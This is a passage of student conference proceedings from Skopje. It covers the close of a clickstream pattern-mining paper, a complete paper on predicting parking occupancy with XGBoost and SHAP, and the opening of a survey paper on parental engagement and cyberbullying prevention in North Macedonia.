Finally, we examine the Shapley value [14] of features from the LightGBM model in the Electornics dataset. Fig. 2 shows the top-20 features with the highest impact. Features are ordered according to their importance in explaining the model's output. Features towards the top of the plot are more important in making predictions than those towards the bottom. The color of the dot indicates the value of the feature: red for high values and blue for low values. Features with consistently high SHAP values across many observations have a strong influence on the model's output.

Our observations match previous findings [15]. The pattern (2,3) provides the most predictive information, or (view, cart). Repeated page views as in (2, 2, 2, 2, 2) or specific product views and adding products to the cart, (2, 3, 3) are correlated with lower probability of purchase. Alternate actions like (2, 3, 2, 3, 2) have minimum impact on buying.

VI. CHALLENGES AND FUTURE DIRECTIONS

A significant obstacle in this research was handling the unbalanced datasets. Clickstream data from e-commerce platforms often contain more instances of non-purchase events than purchase events, leading to imbalanced classes and potentially biased predictive models. Secondly, the complexity of consumer behavior in e-commerce presents challenges in feature engineering. Extracting meaningful patterns from clickstream data requires careful consideration of various factors. Scalability issues also arose when dealing with large-scale datasets. As the volume of clickstream data grows, traditional sequence pattern mining algorithms may struggle to efficiently process and extract relevant patterns within reasonable timeframes. Future research should focus on developing advanced algorithms capable of handling complex e-commerce datasets and scalability issues.

VII. CONCLUSION

Predicting user intent in e-commerce is challenging due to unbalanced data and complex decision-making influenced by various factors like product features, prices, customer preferences, reviews, discounts, and marketing strategies.

This paper conducts comparative experiments between the novel approach of DPM and traditional SPM algorithms, including PrefixSpan, ClaSP, and VMSP. Through evaluation and analysis, it presents the strengths and weaknesses of each method in handling semi-structured clickstream datasets. The findings offer insights into the effectiveness of DPM compared to established techniques, emphasizing its potential contributions to the field of sequential data analysis.

REFERENCES

- [1] Ghosh, Sohom, Shefali Yadav, Xin Wang, Bibhash Chakrabarty, and Serdar Kadioğlu. "Dichotomic pattern mining integrated with constraint reasoning for digital behavior analysis." *Frontiers in Artificial Intelligence* 5 (2022): 868085.
- [2] Wang, Xin, Amin Hosseininasab, Pablo Colunga, Serdar Kadioğlu, and Willem-Jan van Hoeve. "Seq2Pat: Sequence-to-pattern generation for constraint-based sequential pattern mining." In *Proceedings of the AAAI Conference on Artificial Intelligence*, vol. 36, no. 11, pp. 12665-12671. 2022.
- [3] Agrawal, Rakesh, and Ramakrishnan Srikant. "Mining sequential patterns." In *Proceedings of the eleventh international conference on data engineering*, pp. 3-14. IEEE, 1995.
- [4] Srikant, Ramakrishnan, and Rakesh Agrawal. "Mining sequential patterns: Generalizations and performance improvements." In *International conference on extending database technology*, pp. 1-17. Berlin, Heidelberg: Springer Berlin Heidelberg, 1996.
- [5] Pei, Jian. "Mining sequential patterns efficiently by prefix-projected pattern growth." In *Proc. of 17th International Conference on Data Engineering (ICDE 2001)*, pp. 215-224. 2001.
- [6] Zaki, Mohammed J. "SPADE: An efficient algorithm for mining frequent sequences." *Machine learning* 42 (2001): 31-60.

- [7] Ayres, Jay, Jason Flannick, Johannes Gehrke, and Tomi Yiu. "Sequential pattern mining using a bitmap representation." In Proceedings of the eighth ACM SIGKDD international conference on Knowledge discovery and data mining, pp. 429-435. 2002.
- [8] Bonchi, Francesco, and Claudio Lucchese. "Pushing tougher constraints in frequent pattern mining." In Advances in Knowledge Discovery and Data Mining: 9th Pacific-Asia Conference, PAKDD 2005, Hanoi, Vietnam, May 18-20, 2005. Proceedings 9, pp. 114-124. Springer Berlin Heidelberg, 2005.
- [9] Nijssen, Siegfried, and Albrecht Zimmermann. "Constraint-based pattern mining." *Frequent pattern mining* (2014): 147-163.
- [10] Aoga, John OR, Tias Guns, and Pierre Schaus. "Mining time-constrained sequential patterns with constraint programming." *Constraints* 22 (2017): 548-570.
- [11] Ma, Li-Ching, and Pei-Pei Hsu. "Prediction of web browsing behavior based on sequential data mining." *International Journal of Electronic Commerce Studies* 13, no. 3 (2022): 1-20.
- [12] Fournier-Viger, Philippe. "SPMF: A Java Open-Source Data Mining Library." SPMF. November 25, 2021. <http://www.philippe-fournier-viger.com/spmf/>.
- [13] Pandas Development Team. pandas 1.4.0 documentation. Retrieved from <https://pandas.pydata.org/docs/>. (2024).
- [14] SHAP Documentation. SHAP (SHapley Additive exPlanations) documentation. Retrieved from <https://shap.readthedocs.io/en/latest/>. (2022).
- [15] Heesch, R.J.A.W.M, Van. "Predicting a customer's e-commerce purchase. A study that combines sequential pattern mining with machine learning." Tilburg University (2022).

ParkBoosting: Enhancing Parking Efficiency through ML Predictions

Joana Ilievska

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
joana.ilievska@students.finki.ukim.mk

Andrej Daskalov

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
andrej.daskalov@students.finki.ukim.mk

Simon Anastasov

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
simon.anastasov@students.finki.ukim.mk

Marija Gjorgjieva

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
marija.gjorgjieva@students.finki.ukim.mk

Gligorcho Gligorov

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
gligorcho.gligorov@students.finki.ukim.mk

Kostadin Mishev

Faculty of Computer Science and Engineering, Skopje
1000, N.Macedonia
kostadin.mishev@finki.ukim.mk

Abstract—This paper presents a data-driven methodology for enhancing predictive capabilities in parking applications, focusing on Skopje as a case study. We begin by constructing a comprehensive dataset, meticulously curated to capture the intricate dynamics of parking occupancy. Subsequently, we explore various low-processing models to identify the most effective approach for forecasting parking availability. At the end, we leverage SHAP values to elucidate the underlying factors driving predictions, enhancing transparency and interpretability in our predictive framework. This study contributes to the optimization of parking space utilization in urban environments.

Index Terms—Parking prediction, SHAP, ML, XGBoost.

I. INTRODUCTION

PARKING management in urban areas presents a significant challenge worldwide, and Skopje, the capital city of North Macedonia, is no exception. With an increasing number of vehicles on the roads and limited parking infrastructure, finding a parking spot in Skopje has become a daunting task for residents and visitors alike. The current parking situation is exacerbated by numerous issues, including the need for drivers to search for available parking spots manually. Moreover, during peak hours, parking congestion often leads to a shortage of available spaces, further exacerbating the problem. To address these challenges and enhance the parking experience in Skopje, we have undertaken the initiative to develop a comprehensive solution leveraging the power of artificial intelligence (AI). In this paper, we present our approach, which includes the creation of a custom dataset tailored to the specific parking dynamics in Skopje and the training of machine learning models to predict parking availability. By harnessing AI technology, our goal is to alleviate the most pressing issues related to parking in Skopje, ultimately improving the quality of life for residents and visitors alike.

II. RELATED WORK

Recent studies have explored deep learning models like RNNs, LSTMs, GRUs, and Transformers for TSF, with Transformers showing superior performance in various tasks despite their diverse origins [1]. The evolution of forecasting techniques has shifted from classical statistical methods like ARIMA to contemporary machine learning approaches, emphasizing robustness and efficiency with large datasets [2]. Specialized Transformer models, like the channel-aligned robust dual Transformer (CARD), outperform conventional models in various forecasting scenarios [3].

While machine learning has been used to explore aesthetic preferences in images [4], our focus extends beyond aesthetics to predicting parking occupancy in Skopje, Macedonia. Utilizing XGBoost, Linear Regression, Lasso, and Ridge Regression, we forecast parking availability with integration of Explainable AI (XAI) techniques like SHAP which helps to interpret factors influencing parking occupancy predictions [4]. Additionally, a modified prediction procedure focusing on top-weighted examples shows potential in reducing instances needed for explanations while maintaining or improving accuracy [5]. Our study contributes to advancing machine learning in urban contexts and emphasizes interpretable models for optimizing parking management. Wu's paper "Prediction of Parking lot Occupancy using Time Series Decomposition-Gated Recurrent Unit (TSD-GRU) Model" proposes dynamic pricing strategies for finding available parking spaces [6]. Another paper, "Parking Lot Occupancy Detection with Improved MobileNetV3," introduces an enhanced model for parking lot occupancy detection [7]. Building upon insights from "Prediction of parking availability based on traffic data services" [8], we emphasize the use of XGBoost for parking availability prediction. All cited studies leverage XGBoost as a fundamental component in their models [9], [10], [11].

III. DATASET

In our pursuit to develop an effective parking predictions for Skopje, Macedonia, our primary challenge was the absence of pertinent data. Without an existing dataset tailored to our locale, we faced the imperative task of constructing our own. Building our dataset from scratch was not just a preliminary step; it was the foundational cornerstone of our project. Without comprehensive data reflecting parking patterns and occupancy trends unique to Skopje, any subsequent model or algorithm would lack the necessary grounding for accuracy. Thus, our initial focus was dedicated to meticulously curating a dataset to serve as the bedrock for our machine learning endeavors, enabling us to revolutionize parking management within the city.

A. Part One: Government Parking Lot Data

In our endeavor to fortify our parking predictions for Skopje, Macedonia, we stumbled upon a pivotal resource ^[1] a government database available which contains 46 parking lots in Skopje. Integrating this authoritative data source into our dataset promises to enhance the accuracy of prediction and real-time insights for more efficient parking management in Skopje.

TABLE I
DESCRIPTIVE STATISTICS FOR PARKING DATA

	Mean	Std	Min	Median	Max
Number of parking spots	184.37	288.10	7.0	99.5	1652.0
taxi spots	1.33	2.84	0.0	0.0	11.0
truck spots	0.11	0.74	0.0	0.0	5.0
bus spots	0.13	0.88	0.0	0.0	6.0
bicycle spots	2.61	17.69	0.0	0.0	120.0
motorcycle spots	2.54	2.25	0.0	2.0	10.0
Chargers for el. vehicles	0.15	0.47	0.0	0.0	2.0
Price per hour	40.00	19.89	30.0	30.0	100.0

The dataset includes details such as the number of parking spaces, availability for persons with disabilities, designated areas for specific vehicle types (such as taxis, trucks, buses, bicycles, and motorcycles), as well as the provision of chargers for electric vehicles shown in Table I with their descriptive statistics. In our research on predicting parking availability for 46 facilities in Skopje, Macedonia, two standout data points are the "Number of parking spots" and the "Price per hour" of parking. The former directly affects availability, indicating higher potential for finding parking with more spots. Meanwhile, variations in the latter impact driver behavior, with pricing influencing demand.

B. Part Two: Incorporating Weather Data

We accessed weather data from Visual Crossing ^[2] to augment our dataset for Skopje, Macedonia. This addition provided crucial insights into meteorological conditions, enhancing the predictive capabilities of our parking availability prediction.

TABLE II
SUMMARY STATISTICS FOR WEATHER DATA PT1.

	temp	feelslike	dew	humidity	windgust
mean	1.668056	0.594444	-4.748611	64.781944	13.408333
std	4.756784	4.847735	3.302453	14.971235	7.011334

TABLE III
SUMMARY STATISTICS FOR WEATHER DATA PT2.

	price	bus spots	uvindex	severerisk	visibility
mean	30.0	0.0	0.916667	10.0	18.223611
std	0.0	0.0	1.381467	0.0	7.001841

The dataset covers weather data from January to the middle of February, capturing seasonal variations and weather patterns relevant to winter months.

The statistical analysis of these variables provides insights into their variability and potential effects on urban mobility (Table II and Table III). For instance, parameters like temperature, humidity, and precipitation probability exhibit considerable variability, which may impact driving conditions and, consequently, parking demand. Additionally, variables such as UV index and severe weather risk offer insights into safety concerns and outdoor activity planning. Overall, by analyzing these weather-related variables within the specified timeframe, we aim to gain a deeper understanding of the relationship between weather conditions, car usage patterns, and parking occupancy.

C. Part Three: Integration of Skopje Bus Lines Schedule

Incorporating the bus lines schedule ^[3] into our dataset significantly enriches our predictive capabilities for parking occupancy in Skopje. By including this information, we recognize the interconnectedness between public transportation and parking demand. The bus lines schedule serves as a valuable predictor, allowing us to anticipate fluctuations in parking occupancy based on the timing and frequency of bus services.




Fig. 1. Variation in line activity over time

The line plot in Fig. 1 visualizes the variation in the number of lines per hour throughout the day. From the graph, we can observe fluctuations in line activity, with peaks and troughs occurring at different times.

¹<https://data.gov.mk/dataset>

²<https://www.visualcrossing.com/weather/weather-data-services>

³<http://www.jsp.com.mk/PlanskiVozenRed.aspx>

One hypothesis we can draw from this data is that the intensity of line activity may correlate with transportation preferences. For instance, during peak hours of line activity, such as in the morning and evening rush hours, individuals may opt for public transportation, such as buses, to avoid congestion or parking difficulties. Consequently, we might expect parking lots to experience lower occupancy levels during these periods, as fewer people are driving and parking their vehicles. Moreover, we can hypothesize that off-peak hours, characterized by lower line activity, may coincide with higher parking lot occupancy. During these times, individuals may be more inclined to use personal vehicles, leading to increased demand for parking spaces.

D. Final Part: Refined Dataset

In the final stages of dataset refinement, we meticulously cleaned the data, eliminating extraneous weather measurements and non-essential attributes from the parking lots dataset. This resulted in a streamlined dataset containing crucial variables such as datetime, weather conditions, parking lot details, and bus line frequencies, complemented by geographic coordinates for spatial referencing. Leveraging observed data from multiple parking lots over several days, we trained our predictive model to forecast occupancy across all other parking lots.



Fig. 2. Temporal Analysis of Mean Parking Occupancy: Hourly Patterns and Trends.

The graph in Fig. 2 represents the initial training data used to develop our predictive model. It showcases the mean occupancy levels observed across different hours of the day, derived from data collected from several parking facilities. The values range from 0 to 1, where 0 indicates low occupancy (parking spaces are mostly vacant), and 1 indicates high occupancy (parking spaces are mostly filled).

This dataset serves as the foundation for our predictive model, providing insights into the hourly patterns of parking occupancy.

IV. UNDERSTANDING THE DATA

Understanding the correlation between various attributes and parking occupancy is pivotal for predictive modeling in parking management. Weather-related attributes, including temperature, humidity, and UV index, exert significant influence on parking behavior shown in Fig. 3.




Fig. 3. Correlation matrix visualisation

For instance, a negative correlation coefficient between parking occupancy and UV index (-0.780) suggests that as UV index increases, indicative of greater sunlight intensity, individuals may be more inclined to engage in indoor activities or utilize alternative transportation methods, thereby reducing the demand for parking spaces. Additionally, attributes such as feelslike and number of lines per hour demonstrate negative correlations, indicative of their role in shaping parking demand dynamics. Conversely, attributes like humidity and visibility exhibit positive correlations with parking occupancy, implying increased demand under conditions of higher humidity and improved visibility. These insights gleaned from correlation analysis provide a foundation for data-driven predictive modeling.

V. RESULTS

The aim of this paragraph was to evaluate the performance of common regression algorithms—XGBoost, Linear Regression, Ridge Regression, and Lasso Regression—on a given dataset.




Fig. 4. Comparison of RMSE Values

We chose traditional regression techniques over complex neural network architectures or transformer models due to their computational simplicity and efficiency. The comparative analysis using RMSE allowed us to identify models balancing

predictive accuracy and computational efficiency, providing practical insights for real-world applications.

These RMSE values presented in Fig. 4, represent the average squared differences between predicted and actual values in the dataset. Lower RMSE values indicate closer predictions to actual values, implying higher accuracy in capturing data patterns.

XGBoost achieved the lowest RMSE, indicating superior predictive accuracy. Linear Regression and Ridge Regression showed similar, slightly higher RMSE values, while Lasso Regression yielded the highest RMSE among the models. These RMSE values offer insights into each model's performance, aiding stakeholders in selecting the most suitable algorithm. Our dataset's target variable represents parking occupancy, ranging from 0 to 1. Despite small RMSE values, they are meaningful within the context of parking occupancy, reflecting accurate predictions relative to occupancy levels' scale.

VI. EXPLAINABILITY




Fig. 5. Feature Importance based on SHAP Values(SHapley Additive exPlanations)

In our predictive model for parking occupancy, UV index and datetime emerge as the most influential features (Fig. 5), capturing UV radiation intensity and temporal dynamics. This observation aligns with our hypothesis that higher UV index prompts indoor activities, impacting parking demand dynamics. We previously discussed this correlation in Section IV. Additionally, datetime reflects temporal patterns, such as peak commuter traffic on peak-hours and lower demand during off-peak hours. Weather-related features like perceived temperature, wind direction, dew, humidity, cloud cover, temperature, wind speed, visibility, and wind gust also influence parking

demand dynamics. Understanding these factors is crucial for effective parking predictions.

VII. CONCLUSION

In this study, we embarked on a journey to develop an effective parking predictions for Skopje, Macedonia, starting from the ground up by constructing a comprehensive dataset tailored to our specific locale. We integrated government parking lot data, weather data, and bus lines schedules, creating a rich dataset. Our dataset includes key attributes like parking availability, pricing, weather conditions, and temporal dynamics. Analysis revealed weather-related attributes and temporal dynamics as significant predictors of parking demand. Sunny weather and specific times of the day or week, alongside higher UV index, influenced parking behavior. We evaluated various regression algorithms and found XGBoost to be the optimal choice due to its balance of predictive accuracy and computational efficiency. SHAP values highlighted features like UV index and datetime as influential, providing actionable insights for urban mobility planning and parking management strategies. In conclusion, our research offers a holistic approach to parking management, aiming to optimize parking resource utilization, enhance user experiences, and facilitate smarter, more efficient parking solutions in Skopje.

REFERENCES

- [1] Jimeng Shi, Mahek Jain, Giri Narasimhan. "Time Series Forecasting (TSF) Using Various Deep Learning Models." Conference: arXiv preprint, April 2022. <https://arxiv.org/abs/2204.11115>
- [2] Gianluca Bontempi, Souhaib Ben Taieb, Yann-Aël Le Borgne. "Machine Learning Strategies for Time Series Forecasting." Book: Business intelligence, Lecture Notes in Business Information Processing 138, January 2013. https://www.researchgate.net/publication/236941795_Machine_Learning_Strategies_for_Time_Series_Forecasting
- [3] Wang Xue, Tian Zhou, Qingsong Wen, Jinyang Gao, Bolin Ding, Rong Jin. "Make Transformer Great Again for Time Series Forecasting: Channel Aligned Robust Dual Transformer." arXiv:2305.12095, May 2023. <https://arxiv.org/abs/2305.12095>
- [4] Derya Soydaner, Johan Wagemans. "Unveiling The Factors of Aesthetic Preferences with Explainable AI." arXiv:2311.14410, November 2023. <https://arxiv.org/abs/2311.14410>
- [5] Henrik Boström. "Example-Based Explanations of Random Forest Predictions." Submitted to 22nd International Symposium on Intelligent Data Analysis, IDA 2024. arXiv:2311.14581. <https://arxiv.org/abs/2311.14581>
- [6] Ivy Wu "Prediction of Parking lot Occupancy using Time Series Decomposition-Gated Recurrent Unit (TSD-GRU) Model" <https://arxiv.org/abs/2311.14581>
- [7] Yusufbek Yuldashev , Mukhriddin Mukhiddinov , Akmalbek Bobomirzaevich Abdusalomov, Rashid Nasimov, Jinsoo Cho "Parking Lot Occupancy Detection with Improved MobileNetV3" <https://pubmed.ncbi.nlm.nih.gov/37688098/>
- [8] Klandev Ivan, Tolevska Marta, Mishev Kostadin and Trajanov Dimitar "Parking Availability Prediction Using Traffic Data Services" <https://proceedings.ictinnovations.org/attachment/paper/527/parking-availability-prediction-using-traffic--data-services.pdf>
- [9] Gutmann, Sebastian; Maget, Christoph; Spangler, Matthias; Bogenberger, Klaus. *Truck Parking Occupancy Prediction: XGBoost-LSTM Model Fusion*. Frontiers in Future Transportation, 1:693708, 2021. <https://www.frontiersin.org/articles/10.3389/ffutr.2021.693708/full>
- [10] Zhao, Hongshan; Cui, Yangyang; Song, Wei; Qu, Yuehan; Sun, Mengxue. *Park Group Loss Perception Model Based on XGBoost and Denoising Self-encoding Network*. IEEE, 2021. <https://ieeexplore.ieee.org/document/10068035>
- [11] Garg, Sarthak; Lohumi, Pratyush; Agrawal, Supriya. *Smart Parking System to Predict Occupancy Rates Using Machine Learning*. Typeset, 2022. <https://typeset.io/papers/smart-parking-system-to-predict-occupancy-rates-using-37vw6cdq8a>

The Impact of Parental Engagement on Cyberbullying Prevention: Exploring the Role of Cybersecurity Education

Simon Atanasovski

Faculty of Computer Science and Eng.
Ss. Cyril and Methodius University
Skopje, Republic of North Macedonia
simon.atanasovski@students.finki.ukim.mk

Dielza Sherifi

Faculty of Computer Science and Eng.
Ss. Cyril and Methodius University
Skopje, Republic of North Macedonia
dielza.sherifi@students.finki.ukim.mk

Krste Gosharevski

Faculty of Computer Science and Eng.
Ss. Cyril and Methodius University
Skopje, Republic of North Macedonia
krste.gosharevski@students.finki.ukim.mk

Vesna Dimitrova

Faculty of Computer Science and Eng.
Ss. Cyril and Methodius University
Skopje, Republic of North Macedonia
vesna.dimitrova@finki.ukim.mk

Elissa Mollakuqe

Management Information Systems
Kadir Has University
Istanbul, Turkey
elissa.mollakuqe@khas.edu.tr
(corresponding author)

Abstract— In an era defined by ubiquitous connectivity and digital interaction, cyberbullying has emerged as a pervasive concern, particularly impacting the mental health and well-being of children and adolescents. This research investigates the nexus between parental engagement, cybersecurity education, and cyberbullying prevention in North Macedonia. Through literature review, qualitative inquiry, and critical analysis, the study illuminates the synergistic relationship between parental involvement and cybersecurity literacy in safeguarding children from online risks. Findings highlight the importance of comprehensive cybersecurity measures, such as antivirus software and double authentication, and underscore the need for enhanced parental awareness of school-based cybersecurity initiatives. The research advocates for collaborative efforts among parents, educators, and policymakers to foster a culture of digital resilience and responsibility in North Macedonia. Drawing insights from legal provisions and national strategies, practical recommendations are offered to bridge the gap between theoretical knowledge and practical implementation, thereby contributing to a safer online environment for children and adolescents in North Macedonia.

Keywords—cyberbullying, children, strategies, security, education, National Cybersecurity Strategy

I. INTRODUCTION

In an era marked by widespread digital connectivity, cyberbullying has become a significant concern, particularly impacting the well-being of children and adolescents. Defined as the use of electronic communication to bully or harass individuals, cyberbullying extends beyond physical boundaries, infiltrating homes and online spaces. The detrimental consequences range from psychological distress to academic decline, necessitating urgent intervention strategies. Parental engagement plays a crucial role in mitigating cyberbullying risks, given their unique position as primary caregivers and gatekeepers of their children's online experiences. This study explores the relationship between parental involvement, cybersecurity education, and cyberbullying prevention, with a focus on North Macedonia.

Through literature review, qualitative inquiry, and critical analysis, the research aims to highlight the synergy between parental engagement and cybersecurity literacy in safeguarding children from cyberbullying. Qualitative interviews and surveys with parents provide insights into their perceptions and concerns regarding their children's cybersecurity, informing effective intervention strategies tailored to the specific context of North Macedonia. Additionally, the study delves into the importance of cybersecurity education in empowering parents to create a safer online environment for their children, considering the unique challenges and opportunities present in the Macedonian digital landscape. Furthermore, we conducted a short analysis of the first national cybersecurity strategy and the legal provisions concerning the cybersecurity aspect, providing insights into the regulatory framework and its implications for safeguarding digital spaces.

By advocating for collaborative efforts among parents, educators, and policymakers, the research seeks to address cyberbullying effectively and cultivate digital resilience and responsibility in North Macedonia and beyond. This comprehensive approach aims to bridge the gap between parental engagement and cybersecurity literacy, catalyzing meaningful change to ensure the well-being of children and adolescents in the digital age.

II. LITERATURE REVIEW

With the arrival of digital technologies together with the internet a new form of bullying or peer violence appeared - cyberbullying. With this, instead of face-to-face, it happens with the use of digital technologies, mostly online platforms which are used by specific persons to embarrass, threaten, sexually harass, or socially isolate another person [1]. Today, children more and more are using the internet and online presence. Based on the answers from “*Familial and Adolescent Health Survey*” conducted by Gallup in 2023 - 6,643 parents and children have answered that among the US all adolescents spend around 4.8 hours per day on different social media platforms. Figure 1 shows a preview of hours spent per day on different social media platforms [2].




Figure 1 Hours spent per day on different social media platforms

Also, based on a survey from the project “Cyberbullying in secondary schools in North Macedonia” [3] answered from 1017 students in North Macedonia, high school students, from 3rd and 4th year spend 4.33 hours per day on social media platforms, furthermore, girls spend 1 hour more than boys on social media: on daily basis shown on figure 2.




Figure 2. Spending hours on social media - boys and girls

Based on the data provided, adolescents spend most of their free time on social media, and based on this survey in North Macedonia shown in Figure 3, around 20% have answered that they have been victims of cyberbullying, where 11.7% of girls have been subject of bullying compared to boys which is 5.0% [3].




Figure 3. Subject of bullying

This can cause physical and psychological issues, children are feeling anxious or depressed, they do not want to go to school, or even worse, they are thinking about hurting themselves [1].

A big role in this have the parents, they need to follow their children's activity through different strategies since having your children next to you playing on their computer for hours might have the same risk as having them in an unknown location. That is the reason why parents should follow different strategies, starting from open communication channels between parents and their kids, educating both parents and children about online safety, setting clear boundaries and rules for internet use, and empowering children to respond effectively to cyberbullying cases are helpful strategies. Providing emotional support, collaborating with the school, and utilizing parental control tools are needed to mitigate cyberbullying [4].

The very important part in fighting this phenomenon is cyberbullying education, and improvement of online safety, especially for the young ages. Moreover, this is something that needs to be learned in school so students can be aware and know how to recognize and report these cases. Additionally, privacy settings, anti-viruses, and reporting your case to your parents or teachers are of vital importance. [5]. Furthermore, different campaigns can help in preventing cyberbullying such as the educational campaign from the Macedonian petrol company Makpetrol called “Raise your voice” (org. Kreni Glas). The campaign aims to share knowledge with children, parents, and teachers but also provides a platform for victims of bullying to share their experiences.[6].

III. RESEARCHING PARENTAL NEEDS

In addition to understanding parental needs in cybersecurity, it's essential to acknowledge the concept of digital literacy and its role in empowering parents to navigate the complexities of the digital world effectively. Digital literacy encompasses the knowledge, skills, and attitudes required to critically evaluate and engage with digital technologies [7]. For parents, digital literacy equips them with the ability to comprehend and respond to emerging online threats, including cyberbullying, in a proactive manner. By promoting digital literacy among parents, educators can foster a culture of resilience and adaptability, empowering parents to protect their children from cyberbullying and other online harms while promoting responsible digital citizenship [8]. Understanding the legal and ethical dimensions of cybersecurity is paramount in shaping parental attitudes and behaviors toward online safety. Educating parents about relevant laws, regulations, and ethical guidelines governing online behavior can enhance their capacity to navigate legal and ethical dilemmas associated with cybersecurity, thereby promoting a safer and more accountable online environment for children and adolescents. This research sheds light on parental needs concerning cybersecurity practices and awareness, which are intricately linked to the prevention and mitigation of cyberbullying among children and adolescents. Cyberbullying, defined as the use of electronic communication to bully or harass individuals, poses a significant threat to children's mental health and well-being [8]. Given the pervasive nature of cyberbullying and its detrimental impacts, understanding parental perspectives on cybersecurity becomes imperative in addressing this pressing issue. The data presented on figure 4 indicates that among the surveyed students, the most commonly used type of cybersecurity protection is antivirus software, with 31.5% of students reporting its usage. Following antivirus software, double authentication is the next most prevalent protection, utilized by 60% of students. Firewalls and VPNs are used by 40% and 20% of students, respectively. These findings suggest that while a majority of students prioritize basic cybersecurity measures such as antivirus software and double authentication, there is a significant drop-off in the adoption of more advanced protections like firewall and VPN.




Figure 4. Cybersecurity Protection Used by Students

The data underscores the importance of antivirus software and double authentication in students' cybersecurity practices. There appears to be room for improvement in promoting the adoption of additional protections such as firewalls and VPNs, which can enhance overall cybersecurity resilience and mitigate a broader range of threats. Analysis of the data reveals that a considerable portion of surveyed students (77.8%) are unaware of whether their school has software systems for information protection. On the other hand, figure 5 shows that 22.2% of students reported awareness of their school's information protection systems. These findings suggest a lack of communication or transparency regarding school cybersecurity measures, as a significant portion of students remain uninformed about the existence of such systems.

